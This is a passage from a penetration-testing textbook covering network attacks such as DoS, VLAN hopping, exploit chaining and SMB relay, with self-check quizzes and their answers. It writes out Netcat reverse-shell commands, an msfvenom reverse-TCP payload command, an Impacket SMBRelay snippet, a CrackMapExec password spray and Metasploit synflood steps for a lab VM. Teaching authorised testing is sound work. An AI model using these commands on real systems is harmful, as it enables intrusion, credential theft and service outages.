
- Load and stress testing applications, such as Apache JMeter
- Hping3, a utility (built into Kali Linux and available at https://www.hping.org/) for generating custom packets, which could be used to create a SYN flood, for example
- Metasploit framework, which provides a variety of DoS modules including the /auxiliary/dos/synflood tool
- Other tools such as Low Orbit Ion Cannon (LOIC), High Orbit Ion Cannon (HOIC), SlowLoris, and HTTP Unbearable Load King (HULK)

Figure 8-19 shows the Metasploit synflood tool in action.

As a pen-testing professional, make sure to check the rules of engagement and scope before performing any DoS attacks.

Security Bytes | In May of 2025, the largest DDoS attack ever recorded flooded its targets with approximately 7.3 terabits of data per second. It was executed targeting Cloudflare, a well-known technology company that provides content delivery, web security, DDoS mitigation, and other essential Internet infrastructure services. Although Cloudflare was the main target, systems in the financial, gambling, and gaming sectors were also targeted. This attack delivered a massive data volume of 37.4 terabytes in just 45 seconds, which is comparable to 7,500 hours of HD streaming or over 12 million JPEG photos. The attack originated from 122,145 different IP addresses in 161 countries. Cloudflare was able to block the attack by dispersing the traffic to 477 data centers and used real-time fingerprinting and intra-data center intelligence sharing to automatically create rules to block the traffic. Additionally, Cloudflare's free DDoS Botnet Threat Feed service provided information to help identify and block malicious IP addresses involved in the attack. Both the attack and Cloudflare's ability to block it were impressive. The score was bad guys 0, good guys 1.

Figure 8-19 Metasploit synflood



Source: Kali Linux

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Virtual LAN Hopping

Virtual LANs (VLANs) are used to assign endpoint computers to different virtual LAN segments or subnetworks to improve security or network performance. Typically, important resources such as servers are grouped together on VLANs separate from common user devices. This separation allows for the implementation of increased security measures to protect servers on that VLAN and to control access from systems on other VLANs.

Circumventing normal VLAN behavior to gain access to a VLAN outside your system is known as VLAN hopping. VLAN hopping can enable lateral network movement and unauthorized access to protected resources.

VLANs use protocols such as 802.1Q to enable and handle VLAN traffic. VLAN tags are added to Ethernet frames to indicate what VLAN they belong to. An Ethernet frame is a layer 2 construct used by layer 2 devices such as switches to send and receive information. VLAN tags contain a number identifying the VLAN a frame belongs to. Only devices assigned to a specific VLAN number, and only switches configured to handle that VLAN number, process frames tagged with that number.


One common way of performing VLAN hopping attacks is known as double tagging. In double tagging, a second VLAN tag is added to a frame. This second tag is placed before the existing VLAN tag and is typically the "native" or "default" VLAN tag. Doing this causes the double-tagged frame to be distributed to switches that use the native VLAN. When the double-tagged frame arrives at the switches, the added VLAN tag is stripped, and the original VLAN tag is used to direct the transmission of the frame. This allows the frame to "hop" over to the targeted VLAN using the native VLAN as the first step there. Double tagging is also used for legitimate reasons, so the presence of maliciously double-tagged frames on a network may not be detected by security devices and personnel.

Double tagging only works on networks that have switches configured to support native VLANs, and it is not possible to get responses from messages sent using double tagging.

Another common VLAN hopping technique is switch spoofing. In switch spoofing, the attacker tries to have their attack device recognized as a switch capable of trunking. Switches that perform trunking can see all network traffic regardless of VLAN tags. If successful, this could allow the attacker to intercept and manipulate all network traffic.

Yersinia is a tool that can be used to perform VLAN hopping attacks, DHCP, and Spanning Tree Protocol attacks. It is not built into the current version of Kali Linux but can be installed (Figure 8-20).

Figure 8-20 Yersinia 802.1Q attack



Source: Kali Linux

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Exploit Chaining

Sometimes a single exploit is all that is needed to successfully attack and control a system. Sometimes several exploits must be used together to achieve a goal, which is known as exploit chaining. In exploit chaining, multiple attack vectors are chosen from a target's attack surface and used together to eventually compromise the target.

For example, the following chain of exploits might be used:

1. A target has a vulnerable version of a service that when exploited allows the actor to make a shell connection to the target.
2. A brute-force tool might be used to force a login to the shell's login interface.
3. Once logged in, a privilege escalation attack might elevate the shell to provide administrative-level access.
4. Administrative-level access might be used to create new login accounts for future secretive use.
5. A backdoor payload might be uploaded to maintain persistence.
6. A cron job or scheduled task might be created to make sure the backdoor payload is always running.

Professional pen testers can chain any number of exploits together to accomplish their goals.

Self-Check

7. Once assigned to a VLAN, it is impossible for a device to directly communicate with devices on a different VLAN.
   a. True
   b. False
8. What does DDoS stand for?
   a. Directed denial of service
   b. Discrete denial of service
   c. Distinct denial of service
   d. Distributed denial of service

Check your answers at the end of this chapter.

More Network Attack Tool Capabilities

Certification

4.2 Given a scenario, perform network attacks using the appropriate tools.

Many tools and methods make executing pen testing exploits easier. These tools and methods provide you with a variety of capabilities, and as a pen tester you must decide what tools and capabilities to use in your exploitation and attack activities.

Metasploit

Tools such as the Metasploit framework come with libraries of pre-written exploitation code that does a lot of the exploitation work for you, you can even write your own. Common Metasploit network exploits include: EternalBlue and smb_relay, both attempt to exploit network SMB services.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

NETCAT/Ncat

Recall that NETCAT and its successor Ncat can be used to create remote access sessions. They are favorites of threat actors and pen testers because they are very small applications, making them easy to upload and execute on compromised hosts. NETCAT and Ncat can be used to set up reverse shells from a compromised host to a threat actor's attack computer, giving them remote control of the compromised host. Remember, these commands must be executed on the compromised host.

To set up a reverse shell from a Linux host, you would issue the following command:

```
nc <ip_address_of_remote_system> <port_number> -e /bin/sh
```

For example, using 172.16.0.69 as the IP address of the remote system and 80 as the port number, the command would be as follows:

```
nc 172.16.0.69 80 -e /bin/sh
```

From a Windows host the command is almost identical:

```
nc <ip_address_of_remote_system> <port_number> -e cmd.exe
```

You can use Netcat to eavesdrop on communications by setting it up as a listener. You can use a netcat command to display any communications detected during the eavesdropping. The syntax of this command is:

```
nc -l -p <port_number>
```

For example, to listen to all traffic on port 3389, you would issue the following command:

```
nc -l -p 3389
```

If you want to store the detected traffic to a file for later analysis, you can use redirection to place the output in a file, as in the following command:

```
nc -l -p 3389 > 3389Listen.txt
```

Impacket

Impacket is a collection of Python code and classes that can be used to interact with network protocols for security testing, penetration testing, and nefarious purposes. Impacket can be used with a variety of protocols such as SMB, and has a number of scripts that can be used for reconnaissance and exploits. Typically, you would write some of your own code using the Impacket code and classes to provide the specific functionality you require. For example, the following code sample uses Impacket's SMBRelay attack code against a target at IP address 192.168.1.69.

```
from impacket import smbrelayx
target = '192.168.1.69'
# Set up the SMBRelay server
server = smbrelayx.smbrelay(server_list=[target])
server.start()
# Wait for incoming connections
server.serve_forever()
```

You can find more details on Impacket usage at https://www.kali.org/tools/impacket/.

CrackMapExec (CME)

CME is an example of a Living off the Land (LoL) tool. LoL tools use built-in operating system and network commands to perform recon and attack operations. CME uses native AD tools to perform attacks such as null sessions, pass-the-hash, brute forcing, password spraying, and data gathering. CME can also be used for

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

reconnaissance to enumerate a variety of things including domains, users, and groups. You can find more information at https://www.kali.org/tools/crackmapexec/.

Some CME attack functions are only useful if the attacker has acquired a set of valid credentials, perhaps through a previous password attack. In Figure 8-21, CME is being used to perform an SMB password spraying attack against all SMB shares that can be discovered on the 192.168.2.0 network using the credentials with username 'admin' and the password 'password.'

```
crackmapexec smb 192.168.2.0/24 -u 'admin' -p 'password'
```

Figure 8-21 Crackmapexec



Source: Kali Linux

Wireshark/tcpdump

Wireshark and tcpdump are both packet-capture tools. Packet-capture tools can be used to listen to and record all traffic on a network, which can later be viewed and analyzed looking for actionable information. Wireshark has a graphical user interface (GUI) and displays captured traffic in an organized and color-coded form, but tcpdump is strictly a command-line tool with no GUI.

For example, to use tcpdump to listen to traffic on network connection eth0, capture packets of any size, and write them to a file capture.pcap, you would execute the following command from a Linux terminal session:

```
sudo tcpdump -i eth0 -s0 -w capture.pcap
```

The `sudo` command elevates `tcpdump` permissions so it is allowed to capture data. The `-i` option is used to specify what interface to listen on (in this case `eth0`). The `-s0` option allows for the capture of packets of unlimited sizes. The `-w` option specifies the filename to write the captured packets to (in this case `capture.pcap`)

The `capture.pcap` file could be opened with a text editor for manual analysis or used as input to other analysis tools, such as grep to search for specific items.

Msfvenom

Msfvenom is a part of Metasploit, it is a standalone payload generator that can be used to create custom exploitation payloads that can be uploaded to compromised system. An exploitation payload is a package of malicious code that when uploaded and executed on a compromised system performs further exploitation.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Payloads are often delivered to the target system via phishing emails, or other attack techniques, meaning the targeted user is unknowingly performing the upload and execution for you.

A classic Msfvenom example is the reverse TCP meterpreter payload, which when successfully uploaded and executed creates a command shell that remotely connects back to an address and port number specified by the payload creator. This shell can be used by the exploiter to execute commands and browse the file system on the compromised target.

For example, the msfvenom command shown below creates a reverse shell payload file name `reverse-sh.elf` which when executed on the compromised host attempts to connect to the IP address `192.168.69.69` on port `4444`. If the payload `reverse-sh.elf` is successfully loaded and executed on the compromised system, and the threat actor is actively using Metasploit waiting for the connection request, a remote command shell with be established.

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.69.69 LPORT=4444 -f
elf -o reverse-sh.elf
```

Self-Check

9. Which of the following is an example of a LoL tool?
   a. NETCAT
   b. Msfvenom
   c. CrackMapExec
   d. tcpdump
10. Which tool can be used to create payloads for Metasploit?
   a. NETCAT
   b. Msfvenom
   c. CrackMapExec
   d. tcpdump

Check your answers at the end of this chapter.

Caution | In the next activity, you will be performing a denial-of-service attack. Make sure you target the correct IP address (the IP address of your Metasploitable virtual machine) and do not accidentally attack a real-world computer.

Activity 8-4 DoS Attacking the Metasploitable VM

Time Required: 30 minutes
Objective: Use the Metasploit framework to perform a DoS attack.
Description: In this activity, you use the Metasploit framework to perform a DoS attack against the Metasploitable pen-testing lab VM.

1. Start the Kali Linux and Metasploitable pen-testing lab VMs.
2. Use the **ifconfig** command to determine the IP address of the Metasploitable VM.
3. In the Kali Linux VM, start a terminal session, and then start the Metasploit framework console by entering the command **msfconsole**.

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

4. Refer to Figure 8-19 and enter the following commands, setting the rhost option to the IP address of the Metasploitable VM. (You determined this in step 2.) Make sure you are using the correct IP address because you don't want to accidentally attack the wrong computer.

```
use /auxiliary/dos/tcp/synflood
set rhost 192.168.56.101
set rport 80
show options
exploit
```

5. While the synflood exploit is running, start Wireshark on your Kali Linux VM and connect to your active Ethernet interface, which is probably eth0.
6. Wireshark should show a flood of SYN packets being sent to the target. You can filter for SYN packets using the following Wireshark filter:

```
tcp.flags.syn==1 && tcp.flags.ack==0
```

7. Terminate the synflood attack by pressing **Ctrl+C** in the Kali Linux terminal window or by closing the terminal window.

Summary

- Network attacks take advantage of exploitable vulnerabilities found in network protocols, services, and connections between computing resources.
- Failing to change the default credentials for a deployed system or service is a glaring vulnerability just waiting to be exploited. This is because default credentials for systems and services are well-known and many tools can automate the process of finding these systems and services and automatically attempting to use default credentials (password attack) to gain unauthorized access
- Since certificates can be used to gain access to resources, certificate services must be carefully configured so they only provide certificates to authorized users. The misconfiguration of certificate services usually leads to their exploitation
- Packet crafting is the exercise of creating custom network packets for the purpose of network reconnaissance and exploitation. Crafted packets can be used for spoofing attacks (IP, DNS, and ARP spoofing), firewall and network security device evasion, man-in-the-middle (MITM) attacks (such as wireless reauthentication attacks), and to send unexpected packets to network services to see if a response reveals actionable information.
- The total of all vulnerabilities that a system possesses is called its attack surface, and each vulnerability provides an attack vector. Use information gathered during reconnaissance to choose attack vectors.
- Intercepting network communications and using this information to exploit target systems is known as an on-path or man-in-the-middle attack. One common MITM attack is DNS spoofing, also known as DNS cache poisoning. In this attack, DNS requests are intercepted and responses containing fake IP address information provided by the attacker are returned to unsuspecting requesters.
- IP addresses can also be spoofed by exploiting NetBIOS and LLMNR or by corrupting a system's hosts file. A tool named Responder can be used to exploit NetBIOS and LLMNR.
- ARP is a layer 2 protocol that uses broadcasts to attempt to resolve IP addresses into MAC addresses. These broadcasts can be intercepted and spoofed responses containing fake MAC information returned to poison the communication process. A tool named arpspoof can be used to perform this type of attack.
- A replay attack is another form of MITM attack. A replay attack intercepts communication on a network and then replays all or part of that communication to trick security controls into detecting that the MITM attacker is authorized to perform an activity. Relay attacks are similar to replay attacks but differ in that relay attacks don't attempt to modify intercepted data before sending it to another target.
- SSL stripping is an on-path/MITM attack in which the attacker intercepts communication between a user and a secure website and acts as a proxy between the two. The attacker maintains the HTTPS connection with the legitimate

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

website but establishes an unsecure HTTP connection back to the victim. An SSL downgrade attack attempts to force a victim to use an encryption protocol that is unsecure and easily exploited.

- Network Access Control (NAC) is a term used to categorize systems and security measures that when functioning properly keep unauthenticated and unauthorized users from accessing protected resources. Attacks that attempt to circumvent NAC are known as NAC bypass attacks.
- Types of NAC attacks include circumventing DHCP control, bypassing identity software agents, avoiding network traffic detection, and avoiding SNMP traps and switch port security.
- The term "kerberoasting" refers to exploiting the Kerberos authentication protocol and using it to gain access to secured resources.
- SSH is a protocol and an application used to provide an encrypted and authenticated command-shell connection to devices. SSH logins can be attacked by brute force, and vulnerable versions of SSH can be exploited.
- Types of password attacks include brute-force attacks, dictionary attacks, hash cracking, and password spraying.
- Brute-force attacks relentlessly try password combinations, hammering a target's login interface until an attempt succeeds or an attacker gives up.
- Dictionary attacks use a dictionary of passwords and methodically try these words one at a time, testing to see if one works.
- Hash cracking attacks attempt to reverse-engineer passwords from password hashes. Rainbow tables are often used with hash cracking attacks to make the process more efficient. Rainbow tables are premade databases of hash values.
- Password spraying uses the same password or passwords against multiple targets.
- Server Message Block (SMB) is a Windows protocol used for sharing and accessing remote resources such as shared folders and shared printers. Samba is a suite of Unix/Linux applications and services that interact with SMB to allow resource sharing between Windows and Unix/Linux computers.
- SMB and Samba attacks include attacking vulnerable versions of SMB and Samba, looking for public SMB shares, and intercepting SMB authentication hashes and replaying them.
- Simple Mail Transfer Protocol (SMTP) is the protocol used to send email. Some versions and implementations of SMTP have known vulnerabilities that can be exploited. SMTP may also be exploited using Telnet.
- File Transfer Protocol (FTP) is an unencrypted client-server protocol used for uploading files to, and downloading files from, servers that support FTP. Since FTP is unencrypted, capturing FTP traffic using tools such as Wireshark can reveal the names and contents of files being transferred as well as user credentials. FTP servers can also provide a foothold for launching other attacks such as FTP bounce attacks.
- A denial-of-service (DoS) attack involves sending so much traffic to a targeted computer that it is overwhelmed and can no longer perform its function or perhaps even crashes. When multiple attack objects are used to generate this traffic, the attack is known as a distributed denial-of-service (DDoS) attack. The three families of DoS attacks are application target attacks, protocol attacks, and traffic flood attacks.
- Virtual LANs (VLANs) are used to assign endpoint computers to different virtual LAN segments or subnetworks to improve security or network performance. Circumventing normal VLAN behavior to gain access to another VLAN is known as VLAN hopping. VLAN hopping can enable lateral network movement and unauthorized access to protected resources.
- Combining several exploits to achieve a goal is known as exploit chaining. In exploit chaining, multiple attack vectors are chosen from a target's attack surface and used together to eventually compromise a target.

Key Terms

Address Resolution Protocol (ARP)
ARP poisoning
ARP spoofing
attack surface
attack vector
dictionary attack
DNS cache poisoning
DNS spoofing
denial-of-service (DOS) attack
distributed denial-of-service (DDoS) attack
exploit chaining
File Transfer Protocol (FTP)
FTP attack
kerberoasting
Link-Local Multicast Name Resolution (LLMNR)
MAC address spoofing
man-in-the-middle (MITM) attack
NAC bypass attack
NetBIOS
NetBIOS Name Service (NBT-NS)
on-path attack
packet crafting
password spraying
relay attack
replay attack
Samba
Samba attack
Server Message Block (SMB) signing
SMB attack
SMTP attack
SNMP attack
SSL downgrade attack
SSL stripping attack
switch port security
VLAN hopping

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Review Questions

1. Before attempting a network attack, you should always check the scope and rules of engagement to make sure the target and the attack type are in scope.
   a. True
   b. False
2. IoT devices can be vulnerable to DNS spoofing attacks.
   a. True
   b. False
3. MAC addresses are burned into wired and wireless network cards and therefore cannot be spoofed.
   a. True
   b. False
4. Because Kerberos uses an elaborate and secure ticket granting system to control access to resources. it cannot be exploited.
   a. True
   b. False
5. Telnet can be used for SMTP attacks.
   a. True
   b. False
6. FTP communications are unencrypted, so attacks using tools such as Wireshark might be able to intercept unencrypted passwords.
   a. True
   b. False
7. VLAN hopping corrupts layer 2 frame tagging rules to circumvent security and access previously inaccessible LANs.
   a. True
   b. False
8. What are some ways of choosing targets for attack? Choose all that apply.
   a. Using information gathered during the reconnaissance phase.
   b. Using nmap open port information.
   c. Using vulnerability scanning results that indicate a usable exploit exists in an exploit framework.
   d. Using information gathered from exploit databases such as Exploit DB and Packet Storm.
9. If a device cannot determine an IP address by asking a DNS server or checking its DNS cache, what method might it try next?
   a. NetBIOS
   b. ARP
   c. RARP
   d. Checking its hosts file
10. What can the Responder tool be used for? Choose all that apply.
    a. Preventing DNS spoof attacks
    b. Performing DNS spoof attacks
    c. Performing NetBIOS spoof attacks
    d. Performing LLMNR spoof attacks
11. What is ARP poisoning?
    a. Attacks against ARP servers
    b. Attacks that interfere with normal ARP broadcasts by returning fake MAC addresses
    c. Corrupted ARP packets that can poison a computer and cause it to crash
    d. Placing false entries into the ARP database
12. What is an on-path/MITM attack?
    a. An attack that prevents communication
    b. A family of attacks that involve threat actors intercepting and manipulating normal communications
    c. A network attack from the 1980s that targeted the Massachusetts Institute of Technology (MIT)
    d. An attack using the on-path/MITM password cracking tool
13. Which of the following are network access control mechanisms? Choose all that apply.
    a. Switch port security
    b. DHCP control
    c. Software agents
    d. Network traffic analysis
    e. SNMP traps
14. Which of the following CANNOT be used for SSH brute-force attacks?
    a. Metasploit framework
    b. THC-Hydra
    c. Demogorgon
    d. Cain and Abel
15. Which of the following can be used for SMB attacks? Choose all that apply.
    a. Responder
    b. Metasploit Framework
    c. EternalBlue
    d. Public SMB shares
16. What is a DoS attack?
    a. An attack against the Microsoft Windows command-line interface

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

b. An attack that overwhelms a target with communication causing the target to be unable to perform its normal functions
c. A password-cracking attack
d. A directed on-site attack

17. Using several exploits together to accomplish a goal is known as which of the following?

a. Brute-forcing
b. Exploit chaining
c. Blitzing
d. Exploit hopping

18. Which of the following are possible certificate service exploits? Choose all that apply.

a. Providing certificates to unauthorized users
b. Privilege escalation
c. User impersonation
d. Session and data hiding

19. Use the exploit database at https://packetstormsecurity.com to search for "Network Attack." The hundreds of results returned include Metasploit framework modules, whitepapers, and toolkits. Choose two of the results and read their details. Write a one-page report summarizing the details and describing what type of network attack(s), frameworks, toolkits, and methods are discussed.

20. Read the Blackhat presentation at https://www.blackhat.com/presentations/bh-dc-07/Arkin/Paper/bh-dc-07-Arkin-WP.pdf. Write a one-page report summarizing what you consider useful information contained in the presentation.

Case Projects

Case Project 8-1: Creating a Network Attack Plan Report

Time Required: 45 minutes
Objective: Create a report to communicate the types of network attacks you would like to perform and the tools you would like to use.
Description: Veidt Corporation, a large real estate management company in New York City, has contracted your computer consulting company to perform a penetration test on its computer network. The company owns property that houses a five-star hotel, golf courses, tennis courts, and restaurants. The project has reached the stage where you would like to perform some network-based attacks to test the security of the systems you have identified. Walter Kovacs, the head of network security, is your current contact for this stage of the project. Walter wants to know exactly what you are planning to do before they will allow you on their network. Your pen testing identified a group of three web servers, two web applications, and one SQL database server that you have scanned for vulnerabilities. Your scan results have revealed a number of vulnerabilities that you would like to attempt to exploit. The network vulnerabilities you have identified are related to SSH, poor SMB security, and poor password security in general.

Based on this information, write a report outlining the types of network attacks you would like to perform and the tools you would like to use.

Case Project 8-2: DDoS Attack Research

Time Required: 30 minutes
Objective: Research the topic of the "World's Worst DDoS Attacks" or the "Most Famous DDoS Attacks" and write a one-page report summarizing three DDoS attacks.
Description: DDoS attacks are a common occurrence, but some DDoS attacks have stood out due to the size of the attacks and the scope of their impact. Use your favorite web browser to research the topic of "World's Worst DDoS Attacks" or "Most Famous DDoS Attacks" and write a one-page report summarizing three of these DDoS attacks. Include when it happened, what organization(s) were affected, the size and scope of the attack, and what methods were used by the perpetrators to perform the attack.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Solutions to Self-Check Questions

Choosing an Attack

1. What is an attack surface?

   Answer: c. The total of all vulnerabilities that a target possesses

   Explanation: Individual attacks are attack vectors. All possible vectors make up the attack surface.

2. What is an attack vector?

   Answer: a. A single vulnerability that may be exploitable

   Explanation: Individual attacks are attack vectors. All possible vectors make up the attack surface.

On-Path or Man-in-the-Middle Attacks

3. Which term is synonymous with man-in-the-middle?

   Answer: a. On-path

   Explanation: These types of attacks require the attacker to intercept communications and manipulate them. This is accomplished by having an attack computer in the middle of the communication exchange or on the path of the communication exchange.

4. What attack type exploits layer 2 broadcasts that are trying to resolve IP addresses into MAC addresses?

   Answer: c. ARP spoofing

   Explanation: ARP stands for Address Resolution Protocol and is used to find out what physical address (MAC address) is associated with a given IP address. This is needed to send IP packets to the correct physical network interface.

Security and Service Attacks

5. What is kerberoasting?

   Answer: c. Exploiting the Kerberos authentication protocol to gain access to resources

   Explanation: Kerberos uses ticket granting to allow access to resources. Kerberoasting acquires legitimate ticket information and uses it to create forged tickets that also allow access to resources.

6. What does SMB stand for?

   Answer: c. Server Message Block

   Explanation: Server Message Block (SMB) is the protocol used to provide access to remote resources such as file folders and printers.

Denial, Hopping, and Chaining

7. Once assigned to a VLAN, it is impossible for a device to directly communicate with devices on a different VLAN.

   Answer: b. False

   Explanation: Threat actors and pen testers can use VLAN hopping to accomplish this.

8. What does DDoS stand for?

   Answer: d. Distributed denial of service

   Explanation: DoS stands for denial of service. When a DoS attack is originating from multiple sources, it becomes a distributed denial-of-service attack, or DDoS.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

9. Which of the following is an example of a LoL tool?

   Answer: c. CrackMapExec

   Explanation: CrackMapExec uses built-in operating system functions and protocols making it LoL. The other tools are custom applications that mostly use their own code to provide their functionality.

10. Which tool can be used to create payloads for Metasploit?

    Answer: b. Msfvenom

    Explanation: Msfvenom is a command-line tool that is part of the Metasploit framework. It can be used to create custom malware and shell code for remote access purposes.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Chapter 9

Wireless and Specialized Systems Attack Vectors and Attacks

Chapter Objectives

After reading this chapter and completing the exercises, you will be able to:

1. Describe wireless attacks and attack vectors.
2. Describe specialized systems attacks and attack vectors.
3. Explain wireless network components, architecture, authentication, and encryption.
4. Describe radio-frequency identification (RFID) and near field communication (NFC).
5. Explain how to acquire wireless hacking targets.
6. Describe wardriving.
7. Explain the tools and methods used to compromise WPS, WEP, WPA, WPA2, and WPA3 wireless security protocols.
8. Describe the tools and methods used to compromise Bluetooth, RFID, and NFC technologies.
9. Describe specialized systems and their vulnerabilities and attack vectors.
10. Describe mobile device vulnerabilities and attack vectors.

